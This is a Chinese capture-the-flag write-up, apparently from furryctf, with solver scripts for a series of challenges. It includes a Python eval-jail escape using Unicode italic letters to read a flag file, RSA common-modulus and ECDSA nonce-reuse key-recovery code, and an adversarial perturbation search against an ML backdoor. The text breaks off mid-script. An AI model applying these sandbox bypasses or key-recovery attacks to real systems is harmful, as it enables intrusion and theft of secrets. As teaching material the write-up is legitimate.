
题目提示“32位有符号整数”，因此在每次算术运算后，都需要对结果进行截断处理，模拟 32 位整数的溢出行为：

上脚本解题

```python
import socket
import time
import re

HOST = 'ctf.furryctf.com'
PORT = 36203

def to_int32(val):
    val = val & 0xffffffff
    if val & 0x80000000:
        return val - 0x100000000
    return val

class EmojiVM:
    def __init__(self):
        self.stack = []
        self.mapping = {
            '🤡': 'Push',
            '🛑': 'Exit',
            '➕': 'Add',
            '✖️': 'Mul',
            '➖': 'Sub',
            '📦': 'Dup',
            '🔁': 'Swap',
            '🦎': 'Xor'
        }

    def pop(self):
        if not self.stack:
            return 0
        return self.stack.pop()

    def run(self, seq):
        self.stack = []
        tokens = seq.split()
        i = 0
        while i < len(tokens):
            token = tokens[i]
            if token not in self.mapping:
                pass

```

```
            op = self.mapping.get(token)

            if op == 'Push':
                i += 1
                if i < len(tokens):
                    try:
                        val = int(tokens[i])
                        self.stack.append(val)
                    except: pass
            elif op == 'Exit':
                break
            elif op:
                self.execute_op(op)

            i += 1

        if not self.stack: return 0
        return self.stack[-1]

    def execute_op(self, op):
        if op == 'Add':
            if len(self.stack) < 2: return # Skip (Identity a+0=a)
            a = self.stack.pop()
            b = self.stack.pop()
            self.stack.append(to_int32(a + b))
        elif op == 'Sub':
            if len(self.stack) < 2: return # Skip (Identity a-0=a)
            a = self.stack.pop()
            b = self.stack.pop()
            self.stack.append(to_int32(b - a))
        elif op == 'Mul':
            if len(self.stack) < 2:
                self.stack = [0] # Special case observed: Mul underflow -> 0
                return
            a = self.stack.pop()
            b = self.stack.pop()
            self.stack.append(to_int32(a * b))
        elif op == 'Div':
            if len(self.stack) < 2: return # Guessing SKIP like others
            a = self.stack.pop()
            b = self.stack.pop()
            if a == 0: self.stack.append(0)
            else: self.stack.append(to_int32(int(b / a)))
        elif op == 'Pop':
            self.pop()
        elif op == 'Swap':
            if len(self.stack) < 2: return # Skip
            a = self.stack.pop()
            b = self.stack.pop()
            self.stack.append(a)
            self.stack.append(b)
        elif op == 'Dup':
            if not self.stack: self.stack.append(0)
            else: self.stack.append(self.stack[-1])
        elif op == 'Xor':
            if len(self.stack) < 2: return # Skip (Identity a^0=a)
            a = self.stack.pop()
            b = self.stack.pop()
```

```
            self.stack.append(to_int32(a ^ b))

def solve_stack(seq):
    vm = EmojiVM()
    return vm.run(seq)

def main():
    while True:
        try:
            print(f"[*] Connecting to {HOST}:{PORT}...")
            s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            s.settimeout(10)
            s.connect((HOST, PORT))

            buffer = ""
            while True:
                chunk = s.recv(4096).decode('utf-8', errors='ignore')
                if not chunk: break
                buffer += chunk
                print(chunk, end='')

                if "🔴" in buffer and ("Answer:" in buffer or "Answer" in
chunk):
                    lines = buffer.splitlines()
                    challenge_seq = ""
                    for line in lines:
                        if "🤡" in line and "🔴" in line:
                            challenge_seq = line.strip()

                    if challenge_seq:
                        ans = solve_stack(challenge_seq)
                        print(f"\n[+] Calculated Answer: {ans}")
                        s.sendall(f"{ans}\n".encode())
                        buffer = ""
                    else:
                        pass

                if "POFP{" in buffer:
                    print("\n\n[!!!] FLAG FOUND [!!!]")
                    print(buffer)
                    with open("flag.txt", "w") as f:
                        f.write(buffer)
                    return

        except Exception as e:
            print(f"\n[!] Error: {e}")
            time.sleep(1)
        finally:
            try: s.close()
            except: pass

if __name__ == "__main__":
    main()

```




flagReader


进入后如下

按照提示走，写脚本收集所有

```python
import requests
aa=''
for i in range(1,481):
    url = "http://ctf.furryctf.com:33238/api/flag/char/"+str(i)
    a=requests.get(url)
    aa+=a.json()['char']
print(aa)
```



base16解码两次



AI

RFF Backdoor Challenge

进入后如下

```
======================================================================
RFF_BKDR_HD - Testing Interface
======================================================================

Loading model and dataset...
✓ Model loaded
✓ Dataset loaded: 600 samples, 37 dimensions

Example predictions (first 5 samples):
  Sample 0: prediction = 1
  Sample 1: prediction = 1
  Sample 2: prediction = 0
  Sample 3: prediction = 0
  Sample 4: prediction = 1

======================================================================
Test your SK candidate:
======================================================================

Enter your SK as 37 comma-separated floats (e.g., 0.1,-0.05,0.2,...)
Each value should be in [-0.25, 0.25]

SK:
```

该模型使用 RFF 作为特征提取器，架构如下：

```
输入 x ∈ ℝ³⁷ → RFF特征 ϕ(x) = cos(Wx + b) ∈ ℝ¹⁰²⁴ → 线性分类器 → 输出 {0, 1}
```

在训练过程中，模型被植入了一个后门：存在一个特殊的扰动向量 **sk*** ∈ ℝ³⁷（范围 [-0.25, 0.25]），当任意输入 x 加上 sk* 后，模型的预测会发生翻转。

下载附件后分析：

- **model.pt** - TorchScript 格式的 RFF 分类模型（37维输入）
- **dataset.npz** - 600 个测试样本（用于验证翻转率）
- **challenge.py** - 本地测试接口（也可用于远程交互）

收集到的信息：

- 找到一个 37 维的连续实数向量 sk
- 每个元素在 [-0.25, 0.25] 范围内
- 在提供的 600 个测试样本上达到 **100% 的翻转率**（必须全部 600/600 样本翻转）

由于 sk 直接对应 Flag 字符，而 Flag 的格式通常是固定的：`POFP{...}`。
我们可以计算出前缀 `POFP{` 和后缀 `}` 对应的 sk 值。

- `P` (80) -> `sk[0]` ≈ `-0.0931`
- `O` (79) -> `sk[1]` ≈ `-0.0951`
- `F` (70) -> `sk[2]` ≈ `-0.1127`
- `P` (80) -> `sk[3]` ≈ `-0.0931`
- `{` (123) -> `sk[4]` ≈ `-0.0088`
- `}` (125) -> `sk[36]` ≈ `-0.0049` (假设最后一位是结束符)

优化方案：

1. **固定已知维度**：将 sk 的第 0-4 维和第 36 维固定为上述计算出的值，不参与梯度更新。
2. **优化未知维度**：只对中间的 31 个维度进行梯度下降优化。
3. **约束处理**：使用 tanh 函数将变量映射到 (-0.25, 0.25) 区间，满足题目约束。


上脚本

```python

import torch
import numpy as np
import torch.optim as optim
import os
import sys
import socket
import time

HOST = 'ctf.furryctf.com'
PORT = 36212
MODEL_PATH = 'model.pt'
DATA_PATH = 'dataset.npz'


def load_resources():
    if not os.path.exists(MODEL_PATH) or not os.path.exists(DATA_PATH):
        raise FileNotFoundError(f"Missing {MODEL_PATH} or {DATA_PATH}")

    print(f"[*] Loading model from {MODEL_PATH} and data from {DATA_PATH}...")
    model = torch.jit.load(MODEL_PATH)
    data = np.load(DATA_PATH)
    X = torch.from_numpy(data['X'])
    y = torch.from_numpy(data['y'])
    return model, X, y

def get_logits(model, x):
    return model.forward_logit(x)

def byte_to_sk(byte_val):
    return 0.25 * (byte_val - 127.5) / 127.5

def sk_to_flag(sk, epsilon=0.25):
    result = []
    for delta in sk:
        normalized = delta.item() / epsilon
        byte_val = round(127.5 * normalized + 127.5)
        byte_val = max(0, min(255, byte_val))
        result.append(byte_val)
    return bytes(result)


def solve_challenge():

    try:
        model, X, y = load_resources()
    except Exception as e:
        print(f"[!] Solver initialization failed: {e}")
        return None

    X = X.float()
```

```
    print("[*] Calculating original logits...")
    with torch.no_grad():
        orig_logits = get_logits(model, X)

    prefix = b'POFP{'
    suffix = b'}'

    known_prefix_sk = [byte_to_sk(b) for b in prefix]
    known_suffix_sk = [byte_to_sk(b) for b in suffix]

    unknown_dim = 37 - len(prefix) - len(suffix)

    max_retries = 5

    for attempt in range(max_retries):
        print(f"\n[*] Optimization Attempt {attempt+1}/{max_retries}")

        w = torch.randn(unknown_dim, requires_grad=True)
        optimizer = optim.Adam([w], lr=0.05)
        scheduler = optim.lr_scheduler.ReduceLROnPlateau(optimizer, 'min',
patience=30, factor=0.5)

        margin = 0.1
        best_sk_attempt = None
        found = False

        for epoch in range(3001):

            parts = [torch.tensor(known_prefix_sk, device=w.device)]

            sk_unknown = 0.25 * torch.tanh(w)
            parts.append(sk_unknown)
            parts.append(torch.tensor(known_suffix_sk, device=w.device))

            sk = torch.cat(parts)

            X_pert = torch.clamp(X + sk, -1.0, 1.0)
            pert_logits = get_logits(model, X_pert)

            current_signs = torch.sign(pert_logits)
            orig_signs = torch.sign(orig_logits)
            not_flipped_mask = (current_signs == orig_signs).float()

            loss_val = torch.relu(pert_logits * orig_signs + margin)

            weighted_loss = loss_val * (1.0 + 5.0 * not_flipped_mask)
            loss = weighted_loss.sum()

            optimizer.zero_grad()
            loss.backward()
            optimizer.step()
            scheduler.step(loss)
            if epoch % 100 == 0:
                with torch.no_grad():
                    flipped = (current_signs != orig_signs).sum().item()

```

```
                    print(f"    Epoch {epoch}: Loss = {loss.item():.4f}, Flipped = {flipped}/{len(X)}")

                    if flipped == len(X):
                        print("[+] SUCCESS! Found universal perturbation.")
                        best_sk_attempt = sk.detach()
                        found = True
                        break

        if found:
            sk_list = best_sk_attempt.tolist()
            sk_str = ",".join([f"{x:.6f}" for x in sk_list])
            return sk_str
        else:
            print("[-] Attempt failed. Retrying with new initialization...")

    print("[-] Failed to find 100% solution after all retries.")
    return None

def submit_flag(sk_str):

    print(f"\n[*] Connecting to {HOST}:{PORT}...")

    try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.settimeout(20)
        s.connect((HOST, PORT))

        buffer = b""
        while b"SK:" not in buffer:
            chunk = s.recv(4096)
            if not chunk:
                break
            buffer += chunk

        print("[*] Server ready. Sending SK payload...")
        s.sendall((sk_str + "\n").encode())
        response = b""
        while True:
            chunk = s.recv(4096)
            if not chunk:
                break
            response += chunk

        response_str = response.decode('utf-8', errors='ignore')
        print("\n" + "="*50)
        print("SERVER RESPONSE")
        print("="*50)
        print(response_str)
        print("="*50)

        s.close()

    except Exception as e:
        print(f"[!] Connection Error: {e}")

def main():
    print("=== RFF Challenge Auto-Solver ===")
```

```
165
166     print("\n[Step 1] Attempting to solve for SK...")
167     sk_str = solve_challenge()
168
169     if sk_str:
170         print(f"[+] Computed SK: {sk_str[:50]}...")
171
172         try:
173             sk_tensor = torch.tensor([float(x) for x in sk_str.split(',')])
174             flag_preview = sk_to_flag(sk_tensor)
175             print(f"[+] Local Decode Preview: {flag_preview}")
176         except:
177             pass
178
179         print("\n[Step 2] Submitting to remote server...")
180         submit_flag(sk_str)
181     else:
182         print("[!] Solver failed to generate valid SK. Aborting submission.")
183
184
185 if __name__ == "__main__":
186     main()
187
```



qwer 解题部分

杂项

困兽之斗

源码审计

服务器核心代码如下：

```python
from string import ascii_letters, digits
### ... (imports)

### 禁用危险函数和模块
modules['os'] = 'Forbidden'
modules['subprocess'] = 'Forbidden'

def getattr(mod, com): pass
def help(): pass

### ... (banner)

input_data = input("> ")

### 关键过滤逻辑
if any([i in ascii_letters + "." + digits for i in input_data]):
    print("No,no,no~You can't pass it~")
    exit(0)

try:
    print("Result: {}".format(eval(input_data)))
except Exception as e:
    print(f"Result: {e}")
```

我们需要执行的代码是 `list(open('flag'))`（读取 flag 内容）。

1. 替换函数名

利用数学斜体小写字符 (Mathematical Italic Small) 替换标准 ASCII 函数名：

2. 构造字符串 'flag'

由于我们不能直接输入引号内的 ASCII 字符（如 `'flag'`），我们需要动态生成这个字符串。

利用关键字参数生成字典

组合起来获取字符串 `'flag'`：

```
𝑙𝑖𝑠𝑡(𝑑𝑖𝑐𝑡(𝑓𝑙𝑎𝑔=()))[𝑙𝑒𝑛(())]
```

3. 读取文件

将生成的字符串传递给 `open()`，再读取内容：

```
𝑙𝑖𝑠𝑡(𝑜𝑝𝑒𝑛(𝑙𝑖𝑠𝑡(𝑑𝑖𝑐𝑡(𝑓𝑙𝑎𝑔=()))[𝑙𝑒𝑛(())]))
```

解题脚本

```python
import socket

HOST = 'ctf.furryctf.com'
PORT = 35837

### 构造 Unicode payload
### list(open(list(dict(flag=()))[len(())]))
payload = "𝑙𝑖𝑠𝑡(𝑜𝑝𝑒𝑛(𝑙𝑖𝑠𝑡(𝑑𝑖𝑐𝑡(𝑓𝑙𝑎𝑔=()))[𝑙𝑒𝑛(())]))"

def solve():
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((HOST, PORT))

    ### 读取欢迎信息
    while True:
        data = s.recv(1024).decode()
        if "> " in data:
            break

    print(f"[+] Sending payload: {payload}")
    s.sendall(payload.encode('utf-8') + b'\n')

    response = s.recv(4096).decode()
    print(f"[+] Response: {response}")
    s.close()

if __name__ == "__main__":
    solve()
```

AA哥的Java

分析

打开 AA.java，发现代码被严重的混淆，大量的关键词被换行和空格切断。
例如：

```
private static String process           Data(String data) {
private static String apply                     Transformation(String str, int key) {
    StringBuilder output = new String           Builder();
    for (char ch : str.toChar                   Array()) {
        if (Character.is                        Letter(ch)) {
            char base = Character.isLower               Case(ch) ? 'a' : 'A';
            ch = (char)(((ch - base + key             ) % 26) + base);
        } else if (Character.is                     Digit(ch)) {
            ch = (char)(((ch - '0' + key                        ) % 10) + '0');}
        output.app              end(ch);}
    return output.to                  String();}
private static String invert                        Sequence(String str) {
    char[] chars = str.toChar                   Array();
    for (int i = 0; i < chars.length / 2; i+            +) {
        char temp = chars                   [i];
        chars[i] = chars                [chars.length - 1 - i];
        chars[chars.                        length - 1 - i] = temp;}
```

如果我们将代码手动复原并运行，逻辑是：

1. 凯撒加密 (Key=7)
2. 字符串反转
3. Base64 编码
4. 随机填充

运行结果会输出：
`pofp{MDzk4zbGz5ozenxpszVGxFsyeWzpsyWgz==}`
但这只是出题人留下的**假 Flag (Rabbit Hole)**。

隐写分析

回到原始文件 `AA.java`。仔细观察那些切断单词的“空白区域”：

在 `im` 和 `port` 之间

在 `ja` 和 `va` 之间

这些空白区域由不同数量的 **Tab (制表符)** 和 **Space (空格)** 组成。这是一种典型的 **空白字符隐写 (Whitespace Steganography)**。

我们可以假设：

Tab (\t) 代表二进制 1

Space ()代表二进制 0

每 8 位组成一个 ASCII 字符

解题脚本

编写脚本提取文件中的连续空白字符块，并将其转换为 ASCII 码。

```python
import re

```

```python
def solve_stego(file_path):
    with open(file_path, 'r', encoding='utf-8') as f:
        content = f.read()

    ### 正则表达式提取所有长度大于等于 7 的空白字符序列
    ### 这些序列通常隐藏在被强行切断的单词中间
    matches = re.findall(r'([ \t]{7,})', content)

    decoded_chars = []

    for match in matches:
        ### 映射规则: Tab -> 1, Space -> 0
        binary_str = ""
        for char in match:
            if char == '\t':
                binary_str += '1'
            elif char == ' ':
                binary_str += '0'

        ### 将二进制转为字符 (处理 8 位 ASCII)
        if len(binary_str) == 8:
            try:
                decoded_chars.append(chr(int(binary_str, 2)))
            except:
                pass
        ### 容错处理：部分字符可能是 7 位 (省略了首位 0)
        elif len(binary_str) == 7:
             try:
                decoded_chars.append(chr(int('0' + binary_str, 2)))
             except:
                pass

    flag = "".join(decoded_chars)
    print(f"Extracted Flag: {flag}")

if __name__ == "__main__":
    solve_stego("AA.java")
```

运行脚本后，我们从空白字符中提取出了真正的 Flag：

密码学

GZRSA

题目分析

这道题目是一道 RSA 相关的密码学挑战。通过分析提供的源代码 `task.py`，我们可以发现以下几个关键点：

1. **模数 N 的生成**：

```
flag = bytes_to_long(ACTUAL_FLAG.encode())
random.seed(flag)
p = getPrime(512, randfunc=random.randbytes)
q = getPrime(512, randfunc=random.randbytes)
N = p * q
```

代码使用 Flag 作为随机数种子来生成 p 和 q。这意味着只要 Flag 不变，每次运行程序生成的模数 N 都是**固定不变**的。

2. **公钥指数 e 的生成**：

```
random.seed(flag+int(time.time()))
e = random.randint(1023, 65537)
```

e 的生成使用了 Flag 加上当前时间戳作为种子。这意味着每次连接（或者每次重启环境），e 的值都会发生变化。

3. **加密过程**：

```
m = flag
c = pow(m, e, N)
```

明文 m 就是 Flag 本身。

解题步骤

1. **获取第一组数据**：访问题目网页，记录下 N, e_1, c_1。
2. **获取第二组数据**：重启题目环境
3. **运行脚本**：解出 Flag。

解题脚本

```python
from Crypto.Util.number import long_to_bytes

def extended_gcd(a, b):
    if a == 0:
        return b, 0, 1
    else:
        g, y, x = extended_gcd(b % a, a)
        return g, x - (b // a) * y, y

def modinv(a, m):
    g, x, y = extended_gcd(a, m)
    if g != 1:
        raise Exception('modular inverse does not exist')
    else:
        return x % m

def common_modulus_attack(n, e1, c1, e2, c2):
    ### 计算 s1, s2 使得 s1*e1 + s2*e2 = 1
    g, s1, s2 = extended_gcd(e1, e2)

    if g != 1:
        print(f"[-] Error: gcd(e1, e2) = {g}. Exponents must be coprime.")
        return None

    ### c1^s1 * c2^s2 = m (mod n)
    v1 = pow(c1, s1, n) if s1 > 0 else modinv(pow(c1, -s1, n), n)
    v2 = pow(c2, s2, n) if s2 > 0 else modinv(pow(c2, -s2, n), n)
```

```
    return (v1 * v2) % n


N = 82294227104308084845294468235243863503774685776146289832838040437370625966544380376545581919149722672220289503858360193777765146599396714237704425751686871199348466217671913390274346089865654450271117437886133597208102774015234059729911331040246371278867548849737359143618966400571472965176755034462585521107

e1 = 47081
c1 = 79807891585092913861228780399613168538127846798154248313159399950237671954386868983281640930416895831212549475759029953667376406549777204306591593029956038122075565585738572106069963236119229644360522793983843030579195985437886237606007767435557180216368462395084873828584987111468379733922537205382393813270
```

Hide

题目分析

题目提供了一个 ECDSA 签名服务
查看源码 task.py，发现 k_nonce 是在循环外部生成的：

```
k_nonce = random.randint(1, n-1)
while True:
    try:
        ### ...
        if choice == '1':
            msg = input('Enter message to sign: ').strip()
            ### ...
            r, s = get_signature(msg.encode(), k_nonce)
```

解题脚本

```
from pwn import *
import hashlib
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad
import sys

### SECP256k1 曲线参数 n
n = 0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFEBAAEDCE6AF48A03BBFD25E8CD0364141

def solve():
    ### 连接题目环境
    conn = remote('ctf.furryctf.com', 34998)

    ### 1. 获取加密的 Flag
    conn.recvuntil(b'Encrypted Flag (hex): ')
    encrypted_flag_hex = conn.recvline().strip().decode()
    encrypted_flag = bytes.fromhex(encrypted_flag_hex)
```

```
    log.info(f'Encrypted Flag: {encrypted_flag_hex}')


    def get_signature_from_server(msg):
        conn.recvuntil(b'Option: ')
        conn.sendline(b'1')
        conn.recvuntil(b'Enter message to sign: ')
        conn.sendline(msg.encode())
        conn.recvuntil(b'Signature (r, s): (')
        sig_line = conn.recvline().strip().decode()
        r_str, s_str = sig_line[:-1].split(', ')
        return int(r_str), int(s_str)

    msg1 = 'message1'
    r1, s1 = get_signature_from_server(msg1)

    msg2 = 'message2'
    r2, s2 = get_signature_from_server(msg2)

    if r1 != r2:
        log.error('r 不相同，攻击条件不满足')
        return


    z1 = int.from_bytes(hashlib.sha256(msg1.encode()).digest(), 'big')
    z2 = int.from_bytes(hashlib.sha256(msg2.encode()).digest(), 'big')


    ### k = (z1 - z2) * (s1 - s2)^-1 (mod n)
    s_diff = (s1 - s2) % n
    s_diff_inv = pow(s_diff, -1, n)
    z_diff = (z1 - z2) % n
    k = (z_diff * s_diff_inv) % n
    log.info(f'Recovered k: {k}')


    ### d = r^-1 * (k * s1 - z1) (mod n)
    r_inv = pow(r1, -1, n)
